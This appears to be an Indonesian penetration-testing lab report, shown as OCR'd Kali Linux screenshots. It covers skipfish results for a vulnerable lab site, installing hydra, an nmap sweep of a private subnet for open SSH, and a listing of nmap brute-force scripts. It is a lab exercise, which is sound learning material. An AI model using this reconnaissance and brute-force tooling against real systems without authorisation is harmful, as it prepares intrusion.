6. http://192.168.1.12/konten/galeri.php (509 bytes) [ show trace + ]
7. http://192.168.1.12/konten/halaman.php (500 bytes) [ show trace + ]
8. http://192.168.1.12/konten/home.php (792 bytes) [ show trace + ]
9. http://192.168.1.12/konten/komentar_proses.php (416 bytes) [ show trace + ]
10. http://192.168.1.12/konten/kontak_proses.php (506 bytes) [ show trace + ]
11. http://192.168.1.12/index.php (968 bytes) [ show trace + ]
12. http://192.168.1.12/konten.php ★ (682 bytes) [ show trace + ]
13. http://192.168.1.12/menu.php ★ (296 bytes) [ show trace + ]
14. http://192.168.1.12/sidebar.php (1170 bytes) [ show trace + ]
text/plain (1)
1. http://192.168.1.12/lib/koneksi.php (214 bytes) [ show trace + ]
```

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

VULNWEB28 hashcat kali lin Hashcat -- Cra Hashcat tutori Skipfish - scan +

file:///home/kali/209/index.html#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

**skipfish** WEB APP SCANNER

Scanner version: 2.10b Scan date: Fri Jun 2 12:11:53 2023  
Random seed: 0x14bde03f Total time: 0 hr 0 min 14 sec 884 ms

Problems with this scan? Click here for advice.

## Crawl results - click to expand:

## Document type overview - click to expand:

**application/binary** (1)

1. <http://192.168.43.30/media/hackerone.mp4> (400000 bytes) [ show trace + ]

**application/xhtml+xml** (7)

1. <http://192.168.43.30/css/> (1724 bytes) [ show trace + ]
2. <http://192.168.43.30/css/img/> (948 bytes) [ show trace + ]
3. <http://192.168.43.30/gambar/> (1132 bytes) [ show trace + ]
4. <http://192.168.43.30/gambar/artikel/> (1359 bytes) [ show trace + ]
5. <http://192.168.43.30/gambar/galeri/> (1673 bytes) [ show trace + ]
6. <http://192.168.43.30/icons/> (294 bytes) [ show trace + ]
7. <http://192.168.43.30/img/> (2706 bytes) [ show trace + ]

**image/gif** (10)

1. <http://192.168.43.30/icons/small/back.gif> ★ (129 bytes) [ show trace + ]
2. <http://192.168.43.30/icons/small/blank.gif> ★ (55 bytes) [ show trace + ]
3. <http://192.168.43.30/icons/small/image2.gif> ★ (138 bytes) [ show trace + ]
4. <http://192.168.43.30/icons/a.gif> ★ (246 bytes) [ show trace + ]
5. <http://192.168.43.30/icons/back.gif> (216 bytes) [ show trace + ]
6. <http://192.168.43.30/icons/blank.gif> (148 bytes) [ show trace + ]
7. <http://192.168.43.30/icons/folder.gif> (225 bytes) [ show trace + ]
8. <http://192.168.43.30/icons/image2.gif> (309 bytes) [ show trace + ]
9. <http://192.168.43.30/icons/movie.gif> (243 bytes) [ show trace + ]
10. <http://192.168.43.30/img/fofo1.gif> (400000 bytes) [ show trace + ]

**image/jpeg** (3)

1. <http://192.168.43.30/css/img/header.jpg> (23770 bytes) [ show trace + ]
2. [http://192.168.43.30/gambar/galeri/46837305\\_188580208753059\\_3709339730572214272\\_n.jpg](http://192.168.43.30/gambar/galeri/46837305_188580208753059_3709339730572214272_n.jpg) (19819 bytes) [ show trace + ]
3. <http://192.168.43.30/img/tw.png> (178558 bytes) [ show trace + ]

**image/png** (17)

1. [http://192.168.43.30/gambar/artikel/NEW\\_1.png](http://192.168.43.30/gambar/artikel/NEW_1.png) (3171 bytes) [ show trace + ]
2. [http://192.168.43.30/gambar/artikel/NEW\\_2.png](http://192.168.43.30/gambar/artikel/NEW_2.png) (6913 bytes) [ show trace + ]
3. [http://192.168.43.30/gambar/artikel/NEW\\_3.png](http://192.168.43.30/gambar/artikel/NEW_3.png) (125057 bytes) [ show trace + ]

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

VULNWEB28 hashcat kali lin Hashcat -- Cra Hashcat tutori Skipfish - scan +

file:///home/kali/209/index.html#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB >

13. http://192.168.43.30/img/10.png (13209 bytes) [ show trace + ]  
14. http://192.168.43.30/img/footer.png (98176 bytes) [ show trace + ]  
15. http://192.168.43.30/img/HackerOne.png (7623 bytes) [ show trace + ]  
16. http://192.168.43.30/img/ig.png (400000 bytes) [ show trace + ]  
17. http://192.168.43.30/img/wa.png (45526 bytes) [ show trace + ]

**text/css (4)**

1. http://192.168.43.30/css/admin.css (750 bytes) [ show trace + ]
2. http://192.168.43.30/css/bootstrap.min.css (96 bytes) [ show trace + ]
3. http://192.168.43.30/css/login.css (334 bytes) [ show trace + ]
4. http://192.168.43.30/css/style.css (1266 bytes) [ show trace + ]

**text/html (11)**

1. http://192.168.43.30/ (4682 bytes) [ show trace + ]
2. http://192.168.43.30/?tampil=artikel\_detail&id=78 (3373 bytes) [ show trace + ]
3. http://192.168.43.30/?tampil=kontak&id=78 (2843 bytes) [ show trace + ]
4. http://192.168.43.30/admin/ (723 bytes) [ show trace + ]
5. http://192.168.43.30/admin/admin.php ★ (83 bytes) [ show trace + ]
6. http://192.168.43.30/admin/ceklogin.php (95 bytes) [ show trace + ]
7. http://192.168.43.30/?tampil=komentar\_proses (981 bytes) [ show trace + ]
8. http://192.168.43.30/?tampil=halaman&id=78 (5322 bytes) [ show trace + ]
9. http://192.168.43.30/?tampil=halaman&id=79 ★ (3508 bytes) [ show trace + ]
10. http://192.168.43.30/?tampil=halaman&id=80 ★ (3714 bytes) [ show trace + ]
11. http://192.168.43.30/?tampil=halaman&id=81 ★ (5373 bytes) [ show trace + ]

**Issue type overview - click to expand:**

- Query injection vector (1)
- HTML form with no apparent XSRF protection (3)
- Numerical filename - consider enumerating (1)
- Incorrect or missing charset (low risk) (4)
- Incorrect or missing MIME type (low risk) (2)
- Password entry form - consider brute-force (1)
- Unknown form field (can't autocomplete) (3)
- Hidden files / directories (20)
- Directory listing enabled (21)
- New 404 signature seen (1)
- New 'Server' header value seen (1)
- New HTTP cookie added (1)

NOTE: 100 samples maximum per issue or document type.

Right Ctrl

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 | Firefox | Mousepad | 15:02 | Lock | Go

File Edit View Document Help

← → ↑ ↓ Home Back Forward Stop Refresh Find Replace

Places

- Computer
- kali
- Desktop
- Trash
- Documents
- Music
- Pictures
- Videos

Downloads

Devices

- File System
- VBox\_GAs\_7....
- sf\_Shared

Network


- Browse Network

~/Downloads/index.php - Mousepad


```
1 <?php
2 session_start();
3 include("lib/koneksi.php");
4 define("INDEX",true); ?>
5
6 <html>
7 <head>
8 <title>VULNWEB28</title>
9 <link rel="stylesheet" href="css/style.css">
10 <link rel="shortcut icon" href="img/FIX.jpg" />
11 </head>
12 <body>
13 <style type="text/css">
14 body,td,th {
15     font-family: "Times New Roman", Times, serif;
16     font-size: 16px;
17 }
18 </style>
19 <div id="container">
20 <div id="header">
21 
22 </div>
23 <div id="menu">
24 <p><?php include("menu.php"); ?></p>
25 </div>
26 <p>
27 </p>
28 <div id="content">
29 <div id="kiri">
30 <?php include("konten.php"); ?>
31 </div>
```

6 files.

Right Ctrl




## 6. Mengupgrade hydra ke versi terbaru.



The screenshot shows a terminal window titled "kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal is running as root, indicated by the prompt "root@kali: /home/kali". The user is executing the command "# sudo apt install hydra". The output shows the package manager reading lists, building dependency trees, and determining packages to install. It lists suggested packages like rng-tools and recommended packages like libsasl2-modules. It also shows the installation of new packages (gcc-12-base, libicu72) and upgrading existing ones (hydra, libbbson1, libgcrypt20, libmongoc1). The upgrade summary indicates 8 upgraded, 2 newly installed, and 0 to remove. The user is prompted to continue with "Do you want to continue? [Y/n] y".

```
(root@kali)-[/home/kali]
# sudo apt install hydra
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  gcc-12-base libbbson1.0-0 libgcrypt20 libicu72 libmongoc1.0-0 libsasl2-2
  libsasl2-modules-db libsnappy1v5 libstdc++6
Suggested packages:
  rng-tools
Recommended packages:
  libsasl2-modules
The following NEW packages will be installed:
  gcc-12-base libicu72
The following packages will be upgraded:
  hydra libbbson1.0-0 libgcrypt20 libmongoc1.0-0 libsasl2-2
  libsasl2-modules-db libsnappy1v5 libstdc++6
8 upgraded, 2 newly installed, 0 to remove and 1827 not upgraded.
Need to get 655 kB/11.5 MB of archives.
After this operation, 37.3 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 libbbson1.0-0 amd64 1
.23.1-1+b1 [76.3 kB]
```

## 7. Ipcalc untuk penghitungan IP koneksi.



The screenshot shows a terminal window titled "kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal is running as root, indicated by the red "(root@kali)" prompt. The user is executing the command `# sudo apt install ipcalc`. The output shows the package being downloaded from a mirror, unpacked, and processed. The terminal window has a dark theme and includes a dock at the bottom with various icons.

```
(root@kali)-[~/home/kali]
# sudo apt install ipcalc
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  ipcalc
0 upgraded, 1 newly installed, 0 to remove and 1827 not upgraded.
Need to get 27.8 kB of archives.
After this operation, 75.8 kB of additional disk space will be used.
Get:1 http://mirror.primelink.net.id/kali kali-rolling/main amd64 ipcalc all
  0.42-2 [27.8 kB]
Fetched 27.8 kB in 1s (23.4 kB/s)
Selecting previously unselected package ipcalc.
(Reading database ... 289182 files and directories currently installed.)
Preparing to unpack .../archives/ipcalc_0.42-2_all.deb ...
Unpacking ipcalc (0.42-2) ...
Setting up ipcalc (0.42-2) ...
Processing triggers for man-db (2.9.4-4) ...
Processing triggers for kali-menu (2021.4.2) ...

VBox GAS
[root@kali]-[~/home/kali]
#
```

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali: /home/kali

File Actions Edit View Help

```
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


File System

```
(root@kali)-[/home/kali]
# ipcalc 192.168.1.15
Address: 192.168.1.15          11000000.10101000.00000001. 00001111
Netmask: 255.255.255.0 = 24    11111111.11111111.11111111. 00000000
Wildcard: 0.0.0.255            00000000.00000000.00000000. 11111111
⇒
Network: 192.168.1.0/24       11000000.10101000.00000001. 00000000
HostMin: 192.168.1.1          11000000.10101000.00000001. 00000001
HostMax: 192.168.1.254        11000000.10101000.00000001. 11111110
Broadcast: 192.168.1.255      11000000.10101000.00000001. 11111111
Hosts/Net: 254                Class C, Private Internet
```

VBox GAS

```
(root@kali)-[/home/kali]
#
```

## 8. Menjalankan nmap untuk mendeteksi koneksi



The screenshot shows a terminal window titled "kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal is running as root at the path "/home/kali". The user has run the command "# nmap 192.168.1.0/24 -p 22 --open". The output shows that Nmap 7.93 is scanning 256 IP addresses and has found 9 hosts up. It details two hosts: one with IP 192.168.1.2 and MAC 14:EB:B6:8E:1F:6E (TP-Link Limited), and another with IP 192.168.1.12 and MAC 08:00:27:8C:AD:2C (Oracle VirtualBox virtual NIC). Both ports 22/tcp (ssh) are open. The scan took 3.17 seconds.

```
root@kali: /home/kali
File Actions Edit View Help
Hosts/Net: 254 Class C, Private Internet
Trash
File System
PORT STATE SERVICE
22/tcp open ssh
MAC Address: 14:EB:B6:8E:1F:6E (TP-Link Limited)

Nmap scan report for 192.168.1.12 (192.168.1.12)
Host is up (0.0011s latency).

PORT STATE SERVICE
22/tcp open ssh
MAC Address: 08:00:27:8C:AD:2C (Oracle VirtualBox virtual NIC)

Nmap done: 256 IP addresses (9 hosts up) scanned in 3.17 seconds
VBox GAS
#
```

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali:/usr/share/nmap/scripts

Nmap done: 256 IP addresses (9 hosts up) scanned in 3.17 seconds

(root@kali)-[/home/kali]  
# cd /usr/share/nmap/scripts/  
  
(root@kali)-[/usr/share/nmap/scripts]  
# ls  
acarsd-info.nse  
address-info.nse  
afp-brute.nse  
afp-ls.nse  
afp-path-vuln.nse  
afp-serverinfo.nse  
afp-showmount.nse  
ajp-auth.nse  
ajp-brute.nse  
ajp-headers.nse  
ajp-methods.nse  
ajp-request.nse  
allseeingeye-info.nse  
amqp-info.nse  
asn-query.nse  
auth-owners.nse  
auth-spoof.nse

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali:/usr/share/nmap/scripts

File Actions Edit View Help

```
[root@kali ~]# ls *brute*
afp-brute.nse          ms-sql-brute.nse
ajp-brute.nse          mysql-brute.nse
backorifice-brute.nse  nessus-brute.nse
cassandra-brute.nse   nessus-xmlrpc-brute.nse
cics-user-brute.nse   netbus-brute.nse
citrix-brute-xml.nse  nexpose-brute.nse
cvs-brute.nse          nje-node-brute.nse
cvs-brute-repository.nse  nje-pass-brute.nse
deluge-rpc-brute.nse  nping-brute.nse
dicom-brute.nse        omp2-brute.nse
dns-brute.nse          openvas-otp-brute.nse
domcon-brute.nse       oracle-brute.nse
dpap-brute.nse         oracle-brute-stealth.nse
drda-brute.nse         oracle-sid-brute.nse
ftp-brute.nse          pcanywhere-brute.nse
http-brute.nse         pgsql-brute.nse
http-form-brute.nse   pop3-brute.nse
http-iis-short-name-brute.nse  redis-brute.nse
http-joomla-brute.nse  rexec-brute.nse
http-proxy-brute.nse   rlogin-brute.nse
http-wordpress-brute.nse  rpcap-brute.nse
```

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali:/usr/share/nmap/scripts

File Actions Edit View Help

